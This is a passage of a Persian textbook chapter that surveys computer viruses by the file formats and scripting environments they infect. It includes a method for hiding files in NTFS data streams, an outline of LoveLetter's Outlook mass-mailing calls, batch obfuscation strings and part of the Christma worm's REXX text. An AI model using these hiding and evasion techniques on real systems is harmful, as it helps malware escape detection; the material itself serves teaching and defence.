در ***NTFS*** قابلیتی به نام جریان داده‌ای وجود دارد که می‌توان فایل‌ها را مانند یک جریان پشت سر هم نوشت و به آن دسترسی داشت این کار به این گونه است که یک جریان اصلی داریم که همان فایل اولیه است و بقیه فایل‌ها با استفاده از علامت ":" به این جریان اتصال پیدا می‌کنند. به قسمت زیر توجه کنید :

```
1) a.exe:b.exe
2) a.exe:b.exe:c.exe
```

همان طور که می‌بینید ***b.exe*** به ***a.exe*** چسبیده است. این به این معنی است که اگر ***a.exe*** اجرا کنید تنها این برنامه اجرا می‌شود و اگر ***b.exe*** را اجرا کنید سیستم به شما خطا می‌دهد چرا که چنین برنامه‌ای وجود ندارد. برای اجرای ***b.exe*** باید به شکل ***a.exe:b.exe*** آن را اجرا کرد.

اگر در پوشه‌ای که این فایل در آنجا وجود دارد دستور ***Dir*** را اجرا کنیم به هیچ وجه فایل ***b.exe*** را نمی‌بینیم در واقع این فایل خودش را پنهان کرده است.

برای آنکه یک ***ADS*** ایجاد کنیم یا بخوانیم یا بنویسیم می‌توان این کار را با همه دستورات ویندوز انجام داد. مثلاً با دستور ***notepad*** می‌توان یک ***ADS*** به شکل زیر ایجاد کرد:

```
notepad a.txt:b.txt
```

با استفاده از این دستور در صورت وجود ***a.txt*** فایل ***b.txt*** را در قالب یک جریان به آن اضافه می‌کنیم. برای آنکه بتوانیم ***ADS*** های موجود در یک پوشه را فهرست کنیم می‌توان از برنامه ***lads.exe*** در ویندوز***XP*** استفاده کنیم، در ویندوز های ***Vista*** به بالا می‌توان از دستور ***dir /r*** استفاده کرد.

حال ویروس‌ها برای پنهان سازی خود از این روش نیز استفاده می‌کنند و خود را به برنامه‌های سیستمی مانند یک جریان می‌چسبانند. ویروس ***Stream*** نمونه‌ای از این گونه ویروس بود[2].

۳-۴-۳ ویروس‌های فایل‌های *ISO*

فایل‌های ***ISO*** یک استاندارد برای ذخیره سازی کلیه برنامه‌ها و جریان‌ها و قسمت‌های یک ***CD*** یا ***DVD*** بر روی یک فایل هستند. به این کار تصویر (***Image***) از ***CD*** نیز می‌گویند. برخی ویروس‌ها با آلوده کردن این فایل‌ها سعی در تکثیر خود به وسیله ***CD*** دارند. این کار به این شکل انجام می‌شود که ویروس همراه با یک فایل ***Autorun.inf*** بر روی ***ISO*** گذاشته می‌شود تا بعد از ساختن ***CD*** با استفاده از ***ISO*** ویروس تکثیر شود. در واقع

---

[1] ***Alternate Data Streams (ADS)***

[2] ***Peter Szor, "Stream of Consciousness," Virus Bulletin, October 2000, p. 6.***

اجرای ویروس به صورت خودکار انجام می‌شود. یک زامبی که توسط یک روسی نوشته شده بود نمونه‌ای از این ویروس‌ها بود که در سال ۲۰۰۲ منتشر شد.

۳-۵ وابستگی به ساختار فایل

ویروس‌ها با توجه به ساختار فایل، خود را تکثیر می‌کنند در اینجا هر کدام از ساختار فایل را توضیح می‌دهیم و در مورد هر نوع آلودگی آن‌ها بحث مختصری می‌کنیم. در فصل بعد به صورت جزئی‌تر به این موضوع می‌پردازیم.

۳-۵-۱ ویروس‌های *COM* تحت *DOS*

ویروس‌های مانند ***ویردِم***[1] و ***کَس‌کید***[2]، ویروس‌های بودند که فایل های ***COM*** را آلوده می‌کردند فایل ***COM*** هیچ گونه ساختار مشخصی ندارد. از ابتدای فایل برنامه اجرایی، کُد ماشین پشت سر هم نوشته شده است. به همین منظور آلوده کردن فایل ***COM*** بسیار ساده‌تر از گونه‌های دیگر است.

برای آلوده کردن یک فایل ***COM*** باید حتماً شروع فایل را تغییر دهیم، حال می‌توان اول یک پرش به کُد ویروس گذاشته شود، یا آنکه کُد ویروس در همان ابتدای فایل جانویسی شود.

۳-۵-۲ ویروس‌های *EXE* تحت *DOS*

فایل‌های ***EXE*** تحت ***DOS*** نوعی از فایل‌های اجرایی هستند که یک ***Header*** ساده دارند. این ساختار، شامل نقطه شروع[3] برنامه است که به سیستم، مکان شروع برنامه را معرفی می‌کند. ویروس‌هایی که این گونه فایل‌ها را آلوده می‌کنند اغلب نقطه شروع برنامه را تغییر داده تا به مکان شروع ویروس پرش کند و ویروس را اجرا کند، در انتها ویروس به نقطه شروع قبلی پرش می‌کند تا برنامه اصلی اجرا شود.

فایل ***EXE*** با حروف ***MZ*** شروع می‌شود که از اسم یک مهندس ماکروسافت به نام مارک زبی‌کفسکی[4] گرفته شده است. می‌توان به جای ***MZ*** حرف ***ZM*** را نیز گذاشت که این خود می‌توانست برای ضد ویروس‌ها مشکل ساز شود.

برای رفع آلودگی از یک فایل ***EXE*** باید کلیه کارهایی که ویروس در روی ***Header*** و یا بدنه فایل انجام داده به حالت اول بازگشته شود که نسبت به پاکسازی فایل‌های ***COM*** متفاوت است.

۳-۵-۳ ویروس‌های *EXE* با ساختار *NE (New Executable)* تحت ویندوز ۱۶ بیتی و *OS/2*

به منظور توسعه فایل‌های ***EXE*** نوع جدیدی از این گونه فایل‌ها ارائه شده که در قسمت توسعه ***Header*** آن حروف ***NE*** نوشته شده بود که معنای ***New Executable*** بود. اولین ویروسی که در این قالب منتشر شد. ویروس ***وین‌ویر***[5] بود که از وقفه‌های سیستم‌عامل ***DOS*** برای آلوده کردن فایل‌های اجرایی ***NE*** استفاده می‌کرد.

---

[1] ***Virdem***
[2] ***Cascade***
[3] ***Entry Point***
[4] ***Mark Zbikowski***
[5] ***Winvir***

۳-۵-۴ ویروس‌های *EXE* با ساختار *LX*[1] تحت *OS/2*

این ساختار که مختص سیستم‌عامل ***OS/2*** بود و معنای آن اجرای خطی برنامه است. ویروس‌های زیادی با این ساختار تولید نشد از معدود ویروس‌های تولید شده می‌توان به ویروس ***مای‌نیم***[2] اشاره کرد. این ویروس که بسیار ساده بود خودش را بر روی فایل میزبان جانویسی[3] می‌کرد.

مای‌نیم با صدا زدن توابع ***DosFindFirst*** و ***DosFindNext*** و ***DosOpen*** و ***DosRead*** و ***DosWrite*** فایل‌های ***LX*** را جستجو می‌کرد و خودش را بر روی آن‌ها جانویسی می‌کرد.

۳-۵-۵ ویروس‌های *EXE* با ساختار *PE (Portable Executable)* ویندوز ۳۲ بیتی

این گونه ساختار امروزه از شایع ترین نوع از آلودگی‌ها هستند. انواع فایل‌های اجرایی، برنامه محافظه صفحه نمایش[4]، ***device driver*** ها، ***DLL*** ها، ***ActiveX*** ها همگی ساختار ***PE*** دارند. ویروسی مانند ***بوزا*** جزء اولین ویروس‌های شایع در این زمینه بود. در مورد این گونه ویروس ها نیز در فصل‌های بعد توضیحات بیشتری داده خواهد شد.

امروزه برنامه اجرایی ***PE*** به شکل ۶۴ بیتی[5] نیز گسترش پیدا کرده است و شیوع ویروس‌ها در این ساختار نیز پیش‌بینی می‌شود.

۳-۵-۶ ویروس‌های *DLL*[6]


فایل‌های***DLL*** همان ساختار فایل‌های ***PE*** را دارند که تنها تفاوت آن‌ها با برنامه ***PE*** در این است که دیگر برنامه‌های اجرایی از این فایل‌ها (***DLL***) به عنوان یک کتابخانه استفاده می‌کنند و تابع آن‌ها را صدا می‌زنند.

برخی ***DLL*** ها که مخصوص سیستم‌عامل هستند وظیفه شان رابطه بین برنامه کاربردی و لایه پایینی سیستم‌عامل است که توابع آن‌ها را ***API*** می‌نامیم.

ویروس ***Happy99*** نمونه‌ای از این کِرم‌ها بود که با هوک کردن ***DLL*** ی به نام ***WSOCK32.DLL*** برای کاربران ایمیل ارسال می‌کرد. این کار را توسط دو تابع ***connect*** و***send*** انجام می‌داد.

---

[1] ***Linear eXecutables***
[2] ***Myname***
[3] ***Overwrite***
[4] ***Screen-Saver***
[5] ***PE+***
[6] ***Dynamic Link Library***



شکل ۱۴ – ویروس ***Happy99***

این ویروس با شروع سال ۱۹۹۹ شکل ۱۴ را نمایش می‌داد و پیام زیر نمایان می‌کرد.

```
Is it a virus, a worm, a trojan? MOUT-MOUT Hybrid (c) Spanska 1999.
```

۳-۵-۷ ویروس‌های *ELF* تحت *UNIX*

فایل ***ELF*** مربوط به خانواده سیستم‌عامل ***Unix*** می‌باشد. این فایل‌ها هیچ گونه پسوندی ندارند ولی با توجه به ساختار، اجرای هستند. فایل‌های ***ELF*** همانند ***PE*** می‌تواند چند پلتفرم را پشتیبانی کنند. در ضمن علاوه بر ۳۲ بیتی می‌توانند ۶۴ بیتی را هم پشتیبانی کنند.

این فایل‌ها شامل یک ***header*** کوتاه و چند بخش منطقی هستند، ویروسی مانند ***جَک***[1] که تنها فایل‌های موجود در مسیر جاری را آلوده می‌کرد وابسته به این ساختار است. این گونه ویروس‌ها به علت ساختار یکسانی که دارند می‌توانند در چندین گونه از خانواده ***Unix*** اجرا شوند ولی بسته به نوع آن سیستم‌عامل ممکن است به جای آلوده کردن و اجرا شدن هنگ کنند و هیچ کار خاصی انجام ندهند.

۳-۵-۸ ویروس‌های درایوری

فایل‌های درایور واسطه بین سخت افزار و نرم افزار هستند و قادرند که در مواقع مختلف حرکت‌های مناسبی را انجام دهند. ویروس درایوری برای سیستم‌عامل ***DOS*** نداشتیم بیشتر ویروس‌ها، مقیم در حافظه بودند. در ویندوز های ***9x*** درایورها با پسوند ***vxd***هستند، این‌گونه فایل ها ساختار ***LE*** دارند. ویروس‌های انگشت شماری برای این گونه فایل منتشر شد که نمونه آن ویروس ***اوپرا***[2] بود که با چسبیدن به انتهای فایل و تغییر نقطه شروع فایل‌ها را آلوده می‌کرد.

نوع دیگر از این نوع ویروس‌ها مرتبط با فایل‌های ***sys*** هستند. این فایل‌ها درایوری برای سیستم‌عامل‌های مبتنی بر ***NT*** ساخته شده‌اند که دقیقاً ساختار ***PE*** دارند.

۳-۵-۹ ویروس‌های *OBJ* یا *LIB*

[1] ***Jac***
[2] ***opera***

وقتی برنامه نویس کدی را می‌نویسد تا زمانی که این کُد تبدیل به یک برنامه‌ی اجرایی شود مراحل مختلفی را طی می‌کند، یکی از این مراحل، تولید فایل ***obj*** یا ***lib*** است. برخی ویروس‌ها این فایل‌ها را آلوده می‌کنند.

فایل‌هایی که برنامه نویس نوشته است هر کدام تبدیل به یک ***obj*** یا ***lib*** می‌شوند و در مرحله بعد، فایل‌ها توسط لینکر با هم ترکیب شده تا یک برنامه اجرایی تولید گردد. فایل‌های ***obj*** و ***lib*** شامل کُد ماشین هستند.

Source Code → Object code / Library code → Executable

حال اگر در این میان فایل ***obj*** یا ***lib*** آلوده شوند فایل اجرایی تولید شده آلوده است. در واقع این گونه ویروس وابسته به فایل‌های ***obj*** یا ***lib*** هستند و در صورتی که این فایل‌ها وجود نداشته باشند آلودگی منتشر نمی‌شود.

۳-۶ وابستگی به ساختار فایل‌های فشرده

فایل‌های فشرده مانند ***zip*** یا ***rar*** یا ***raj*** یا ***cab*** درون خود چندین فایل را به صورت فشرده ذخیره می‌کنند. ویروس‌ها با اضافه کردن خود به این فایل ها و یا آلوده کردن محتوای آن و یا تولید فایل‌های فشرده، سعی در تکثیر خود به این طریق بودند.

ویروسی مانند ***بَگل***[1] خود را از طریق پیوست ایمیل منتشر می‌کرد، درون این پیوست یک فایل ***zip*** شده وجود داشت که تنها باید با رمز عبور باز می‌شد و رمز این فایل ***zip*** شده درون محتوی ایمیل وجود داشت. در واقع ویروس توسط کاربر باز می‌شد و رمز فایل را هم خود کاربر وارد می‌کرد این ویروس، از جهل کاربر برای انتشار خود استفاده می‌کرد. این ویروس به علت وجود ضدویروس‌ها در راه ارسال و دریافت، خود را با رمز ***zip*** می‌کرد و ضدویروس‌ها رمز فایل را نداشتند و ویروس را تشخیص نمی‌داند.

برخی دیگر از ویروس‌ها خود را به یک فایل ***zip*** شده کاربر اضافه می‌کردند. به این طریق کاربر با اطمینان از فایل در دست خود، آن فایل فشرده را باز می‌کرد و آنگاه ویروس را منتشر می‌کرد. معمولاً برای آنکه این ویروس توسط کاربر اجرا شود اسم آن به صورت ***"readme.exe"*** قرار داده می‌شد.

برخی از ویروس‌های پیچیده مانند ***ژِنجِکسی***[2] فایل درون یک فایل خود استخراج کن[3] را آلوده می‌کرد.

۳-۷ وابستگی به ساختار فایل بر پایه پسوند فایل

برخی ویروس‌ها برای آلوده کردن دو نوع فایل که ساختار متفاوت دارند شبیه هم رفتار می‌کنند، برای مثال فایل ***Bat*** و ***Com*** هر دو اجرایی هستند ولی یکی متنی است و دیگری باینری و با آلوده کردن هر کدام از آن‌ها باز برنامه اجرا می‌شود. این مشکلی برای ضدویروس‌ها است چون آن‌ها نیز بر اساس ساختار فایل آن را مورد بررسی قرار می‌دهند. برای فایل‌های بدون ساختار، کار مشکل‌تر می‌شود به این ترتیب باید همه فایل‌ها را مورد بررسی قرار دهند. نمونه‌ای از نوع فایل‌ها به شرح زیر است

.COM.VBS.HTA.SCRIPT.MHTML.INF.JS.HTML.BAT
.PIF.mIRC.BATCH

---

[1] ***Beagle***
[2] ***Zhengxi***
[3] ***self-extractor***


۳-۸ وابستگی به محیط‌های مفسری[1]

این گونه محیط‌ها دارای قابلیت برنامه نویسی هستند، مانند محیط نرم افزار ***Word*** که می‌توان با ***VBA*** برای آن ماکرو نویسی کرد. این محیط‌ها می‌توانند شرایط تولید یک ویروس را داشته باشند. برنامه نویسی مفسری برخلاف برنامه نویس کامپایلری، می‌تواند برنامه نوشته شده را بدون نیاز به کامپایلر و لینکر درجا اجرا کند. در ادامه می‌خواهیم انواع محیط‌های مفسری را بررسی کرده و درباره ویروس‌های هر محیط توضیحاتی بدهیم.

۳-۸-۱ ماکروهای محصولات ماکروسافت

محصولات ماکروسافت و از همه مهمتر ***Office*** دارای قابلیتی هستند که می‌توان برای آن‌ها ماکرو نوشت، در این ماکروها قابلیت‌های پیشرفته برنامه نویسی وجود دارد که می‌توان با آن یک ویروس یا یک کِرم رایانه‌های نوشت. اولین ویروسی که از این قاب نوشته شد ***کانِسپت***[2] بود که در سال ۱۹۹۵ به صورت یک ویروس وحشی منتشر شد.

انواع برنامه‌های ماکروسافت مانند ***Word, PowerPoint, Excel, Visio,…*** ساختار فایلی به شکل ***OLE*** دارند که در شکل ۱۵ نمونه‌ای از آن آمده است.



شکل ۱۵ – ساختار فایل‌های *OLE*

این قبیل ویروس‌ها به طور مستقیم با فایل میزبان کار نمی‌کنند بلکه از طریق ***API*** های مخصوص ***OLE*** کار آلودگی را انجام می‌دهند، به همین منظور آلودگی توسط ویروس کار ساده‌ای است ولی پاکسازی آن توسط یک ضدویروس مشکل است.


فایل‌های ***OLE*** شبیه به ***FAT*** می‌مانند و دارای خصایصی همانند آن هستند. این فایل‌ها با یک رشته ***Hex*** به شکل ***D0 CF 11 E0*** شروع می‌شوند که برگفته از کلمه ***DOCFILE*** می‌باشد. این فایل‌ها همانند ***FAT*** پوشه دارند و دارای ***Header*** و دیگر مشخصات هستند. به این نوع فایل‌ها جریان (***Stream***) یا مخزن (***Storage***) نیز می‌گویند.

---

[1] ***Interpret***
[2] ***Concept***

با پیدایش نگارش جدید ***Office*** به نام ***Office 2007*** ساختار فایل‌های ***OLE*** از بین رفت و ساختار فایل‌های ***Office*** جدید در قالب فایل‌های ***zip*** شده و از لحاظ ساختار فایل‌های داخلی آن به قالب ***XML*** گردید و هیچ گونه ماکرویی را نمی‌توان درون آن ذخیره کرد. به منظور ذخیره سازی ماکرو داخل فایل باید پسوند دیگری را برای آن انتخاب کرد به عنوان مثال فایل های نرم افزار ***Word*** به شکل ***docx*** درآمد که هیچ ماکرویی درون آن ذخیره نمی‌شود. فایلی را که بخواهد درون آن ماکرو بنویسند با پسوند ***docm*** ذخیره می‌شود ساختار این فایل با فایل ***docx*** هیچ تفاوتی ندارد تنها یک ماکرو به آن اضافه شده که شبیه همان فایل ***VBA*** است.

در شکل ۱۶ نمونه‌ای از یک ویروس به نام ***کیل‌بوت***[1] وجود دارد که از طریق فایل ***doc*** خود را گسترش می‌داد. این فایل با استفاده از برنامه ***DocFile Viewer*** که جزئی از نرم‌افزار ***Microsoft Visual Studio*** است مورد بررسی قرار گرفته است.



شکل ۱۶ – باز کردن ویروس کیل‌بوت با استفاده از برنامه *DocFile Viewer*

در شکل ۱۶ بخشی به نام ***ThisDocument*** وجود دارد که محتوای آن به شکل زیر است:

```
E0 00 00 00 39 00 73 65 74 20 74 68 65 20 64 61  ....9.set the da
79 20 6F 66 20 41 72 6D 61 67 65 64 64 6F 6E 2C  y of Armageddon,
20 74 68 65 20 32 39 74 68 20 64 61 79 20 6F 66  the 29th day of
20 74 68 65 20 6E 65 78 74 20 6D 6F 6E 74 68 00  the next month.
```

که ***0E*** یک دستور و ***39*** سایز این بخش است که ترجمه آن به شکل زیر است.

```
set the day of Armageddon, the 29th day of the next month
```

۳-۸-۲ ویروس‌های *REXX* تحت سیستم های *IBM*

این ویروس‌ها در محیط‌های سیستم های ***IBM*** و یا ***OS/2*** فعالیت می‌کردند نمونه‌ای از این ویروس‌ها ویروس ***کریستما***[2] بود که با نشان دادن یک درخت کریسمس خودش را تکثیر می‌کرد، در زیر این درخت کریسمس نمایش داده شده است. این کِرم در سال ۱۹۸۷ در آلمان منتشر شد.

[1] ***Killboot***
[2] ***Christma***

```
/********************/
/*   LET THIS EXEC  */
/*                  */
/*       RUN        */
/*                  */
/*       AND        */
/*                  */
/*      ENJOY       */
/*                  */
/*     YOURSELF!    */
/********************/
'VMPCLEAR'
SAY '                  *               '
SAY '                 ***              '
SAY '                *****             '
SAY '               *******            '
SAY '              *********           '
SAY '            *************             A'
SAY '               *******            '
SAY '            ***********             VERY'
SAY '          ***************          '
SAY '        *******************          HAPPY'
SAY '            ***********            '
SAY '          ***************          CHRISTMAS'
SAY '        *******************        '
SAY '      ***********************        AND MY'
SAY '          ***************          '
SAY '        *******************        BEST WISHES'
SAY '      ***********************      '
SAY '    *************************      FOR THE NEXT'
SAY '               ******             '
SAY '               ******                YEAR'
SAY '               ******             '
/*     browsing this file is no fun at all
       just type CHRISTMAS from cms */
```

شکل ۱۷ - نمایش یک درخت کریسمس توسط ویروس کریستما

۳-۸-۳ ویروس‌های *(csh, ksh, and bash)* تحت *UNIX*

اکثر سیستم‌عامل های هم‌خانواده با ***UNIX*** قابلیت اسکریپت نویسی را پشتیبانی می‌کنند. با استفاده از دستورات اسکریپت می‌توان انواع ویروس‌ها مانند جانویس[1] و ته‌نویس[2] و سرنویس[3] و... را پیاده‌سازی کرد در آینده پیش بینی می‌شود این نوع ویروس‌ها به سیستم‌عامل ***Mac*** نیز نفوذ کنند.

۴-۸-۳ ویروس‌های *VBScript* تحت ویندوز

فایل‌های ***VBS*** که ساختار متنی دارند مخصوص ویندوز هستند و درون این فایل‌ها، همانند ***VB*** می‌توان هر کار بخصوص برنامه نویسی را انجام داد، فایل های ***VBS*** به خودی خود اجرا نمی‌شوند و از برنامه‌ای به نام ***WScript.exe*** برای اجرای خود بهره می‌گیرند که در سیستم‌عامل ویندوز به صورت پیش فرض تعریف شده است. ویروس‌ها به منظور تکثیر خود مجبور هستند از یک ***ActiveX*** استفاده کنند، ***VBS*** قابلیت اجرای این کار را دارد. ویروس‌های ***VBS*** به گونه‌ای هستند که کاربران به اشتباه بر روی آن کلیک کرده و باعث اجرای ویروس می‌شوند. علت این اشتباه، این است که در ویندوز پسوند فایل به صورت پیش فرض نمایش داده نمی‌شود و شکل فایل ***VBS*** همانند یک نامه است ویروس ***لاولِتر***[4] نمونه‌ای از این گونه ویروس‌ها بود که از این موضوع استفاده کرد و خود را به عنوان یک نامه عاشقانه منتشر نمود.

شکل ۱۸ - ویروس لاولِتر

[1] ***Overwrite***
[2] ***Append***
[3] ***Prepender***
[4] ***LoveLetter***

این ویروس از ***API*** های، ***ActiveX*** مربوط به ***Outlook*** استفاده می‌کرد و خود را برای دیگران ایمیل می‌کرد. این کار به این شکل بود که اول تابع ***CreateObject("Outlook.Application")*** را صدا می‌زد و در مرحله دوم با استفاده از تابع ***GetNameSpace("MAPI")*** یک فضا برای ***MAPI***[1] اختصاص می‌داد. حال از موجودی به نام ***AddressLists*** برای پیدا کردن آدرس ایمیل‌های که قرار است ویروس برای آن‌ها ارسال شود استفاده می‌کرد. و بعد تابع ***send*** را صدا می‌زند. ایمیل ویروسی با عنوان ***I Love You*** ارسال می‌شد.

۳-۸-۵ ویروس‌های *BATCH*

ویروس‌های ***BATCH*** نوع دیگری از ویروس های مفسری به شمار می‌آیند که می‌توانند با استفاده از دستورات خط فرمان خودشان را تکثیر کنند و آسیب‌های جدیی به سیستم وارد کنند. این ویروس‌ها که می‌توانند به صورت جانویسی و ته‌نویسی و سرنویسی و... ظاهر شوند گونه‌های مختلفی دارند.

دسته‌ای از این گونه ویروس‌ها به صورت باینری تکثیر می‌شوند. این کار به گونه‌ای است که با دستور ***debug*** کُد باینریی را اجرا می‌کنند. نمونه‌ای از نوع ویروس‌ها، ویروس ***بَت‌ویر***[2] می‌باشد. در این ویروس رشته زیر نوشته شده است.

```
rem [BATVIR] '94 (c) Stormbringer [P/S]
```

در این ویروس کدهای ماشین به ترتیب، همراه با فرمان‌های خاص دستور ***debug*** درون یک فایل متنی به نام ***batvir.94*** نوشته می‌شود، بعد این فایل برای دستور ***debug*** ارسال می‌شود، آخرین دستور در این فایل متنی ***G*** (***GO***) است که به معنی اجرای کامل برنامه است. ویروس ***هگزویر***[3] مشابه این ویروس عمل می‌کند با این تفاوت که یک فایل ***COM*** درست کرده و بعد آن را اجرا می‌کند.

نوع دیگر از این نوع ویروس‌ها به شکل چند ریختی ظاهر می‌شوند آن‌ها از این مزیت که علامت ***%*** و ***&*** در برخی حالت‌های تفسیر نادیده گرفته می‌شوند استفاده می‌کردند. با این حساب می‌توان یک دستور را به چند شکل نمایش داد. به عنوان مثال دستور***@echo off*** به اشکال زیر می‌تواند دیده شود.

```
@ec%&%h%&%o o%&%f%&%f
@e%&%ch%o&% %&o%f%f&%
```

نوع دیگری از ویروس‌های ***BATCH*** به صورت کاملاً عادی بوده و خود را تنها تکثیر می‌کنند.

۳-۸-۶ ویروس‌های *JScript*

این ویروس‌ها همانند ویروس‌های ***VBScript*** هستند و برای اجرا نیاز به برنامه‌ای به نام ***WScript*** دارند. معمولاً این ویروس‌ها از ***ActiveX*** استفاده می‌کنند. اولین ویروسی که به این شکل آمد ویروس ***جَکی***[4] بود که در سال ۱۹۹۹ منتشر شد. این گونه ویروس‌ها با استفاده از تابع ***CreateObject("Scripting.FileSystemObject")*** می‌توانند فایل‌ها را باز کنند یا بخوانند یا بنویسند.

۳-۸-۷ ویروس‌های *Perl*

---

[1] ***API*** های مخصوص ایمیل

[2] ***BatVir***
[3] ***HexVir***
[4] ***jacky***

زبان برنامه نویسی ***Perl*** بسیار محبوب و ساده است قدرت این زبان در راحتی کار با فایل است ویروس‌ها با استفاده از راحتی و کوتاهی دستورات ***Perl*** می‌توانند برنامه‌های دیگر را آلوده کنند.

۳-۸-۸ ویروس‌های *PHP*

این برنامه نویسی نوعی از برنامه‌ی اسکریپتی است ولی با ***JScript*** تفاوت دارند چون این برنامه بر روی یک سرور سرویس دهنده وب می‌تواند فعالیت کند. آلوده شدن هر ***PHP*** می‌توانند باعث آلوده شدن کل یک سرور شود.

چون این ویروس‌ها از طریق یک مرورگر قابل فراخوانی هستند، می‌توانند کاربران زیادی را آلوده کنند. ویروسی مانند ***کاراکولا***[1] بعد از آلوده کردن سرور و فراخوانی توسط کاربر، به صورت یک ویروس ***mIRC*** خودش را گسترش می‌داد.

ویروس‌های ***PHP*** با استفاده از توابع ***fopen, fread, fputs, fclose*** برای کار با فایل و از توابع ***opendir, readdir, closedir*** برای کار با پوشه‌ها می‌توانند خود را تولید و تکثیر کنند.

۳-۸-۹ ویروس‌های *hlp* یا *chm*

معمولاً برنامه‌ها با زدن کلید ***F1*** می‌توانند راهنمایی‌های مورد نظر خود را به کاربران انتقال دهند. در سیستم‌عامل ویندوز دو نوع فایل ***hlp*** و ***chm*** وجود دارد که برای راهنمایی کاربر مفید است. این دو فایل علاوه بر داشتن ساختار باینری قابلیت اجرای ***Script*** را نیز دارا می‌باشند. این ***Script*** ها می‌توانند ***API*** های ویندوز را صدا زنند.

ویروس‌ها به این شکل قسمت ***Script*** این فایل‌ها را آلوده می‌کنند. تا در موقع بار گذاری فایل‌های راهنما ویروس نیز اجرا شود.

۳-۸-۱۰ویروس‌های *JScript* درون *PDF*

فایل‌های***PDF*** توسط نرم‌افزار ***Adobe Acrobat*** تولید شده است. این فایل‌ها قابلیت اجرای زبان برنامه نویسی ***Jscript*** را دارند. این زبان تنها متعلق به این نرم افزار است و نیازی به ویندوز ندارد اولین بار ویروس ***یوردا***[2] با استفاده از این قابلیت شروع به آلوده سازی کرد. اما برای کسانی که از نرم افزار ***Adobe Acrobat Reader*** استفاده می‌کردند این آلودگی منتشر نمی‌شد.

۳-۸-۱۱وابستگی به *PIF*[3] یا *LNK*[4]

با فایل‌های ***PIF*** و ***LNK*** می‌توان برای برنامه‌های دیگر میانبر ایجاد کرد حال ویروس‌ها با تغییر برخی میانبرهای مربوط به سیستم و ارجاع آن‌ها به فایل ویروس باعث اجرای و تکثیر این برنامه‌های مخرب می‌شوند. کِرم ***سل‌دوست***[5] که یک کِرم ایرانی است با تغییر ارجاع میانبرهای برنامه ماشین حساب ویندوز و برخی

---

[1] ***Caracula***
[2] ***Yourde***
[3] ***program information files***
[4] ***link files***
[5] ***Saldost***

برنامه‌های دیگر به خودش باعث اجرای این کِرم می‌شد. لازم به ذکر است برای آنکه کاربر متوجه اجرای برنامه توسط کِرم نشود، بعد از اجرای کِرم، خود کِرم تلاش می‌کرد برنامه اصلی را اجرا کند.

۳-۸-۱۲ وابستگی به *AUTORUN.INF*

از ویندوز ۹۵ به بالا این قابلیت به ویندوز افزوده شد که بتوان برای ***CD*** هایی که در سیستم قرار می‌گیرند برنامه‌ای به طور خودکار اجرا شود. این قابلیت بر روی دیسک‌ها و هر پارتیشن دیسک سخت نیز وجود داشت و با گسترش انواع دیسک‌ها قابل حمل مانند ***Flash Memory*** و.. ویروس‌ها سعی در گسترش خود به این شکل کردند. وجود یک فایل با نام ***Autorun.inf*** دقیقاً در ریشه هر درایو در کنار فایل اصلی ویروس باعث اجرای خودکار ویروس می‌شد.

با استفاده از کلید رجیستری زیر می‌توان این قابلیت را به صورت غیر فعال درآورد.

HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

این کار با ایجاد نام ***NoDriveAutoRun*** یا ***NoDriveTypeAutoRun*** و مقداردهی عدد ***0xff*** انجام پذیر است.

۳-۸-۱۳ ویروس‌های *HTML*[1]

با توجه به آنکه فایل‌های ***HTML*** قابلیت استفاده از ***Script*** هایی مانند ***VBS*** و ***JS*** را دارند می‌توانند در معرض بسیاری از خطرها قرار گیرند. معمولاً ویروس‌ها با اضافه کردن یک ***Script*** به انتها یا ابتدای یک ***HTML*** سعی در گسترش خود دارند که اغلب این ***Script*** ها به صورت کُد شده هستند.

۳-۹ وابستگی رجیستری[2]

برای ذخیره سازی تنظیمات و اطلاعات مهم، سیستم‌عامل ویندوز محیطی را به نام رجیستری فراهم کرده تا برای کاربران راحت و ساده باشد. در نسخه قدیمی ویندوز از یک فایل ***INI*** برای این منظور استفاده می‌شد. برای کار با رجیستری در محیط گرافیکی از برنامه ***RegEdit*** و برای کار به صورت خط فرمان از برنامه ***Reg.exe*** استفاده می‌کنند.

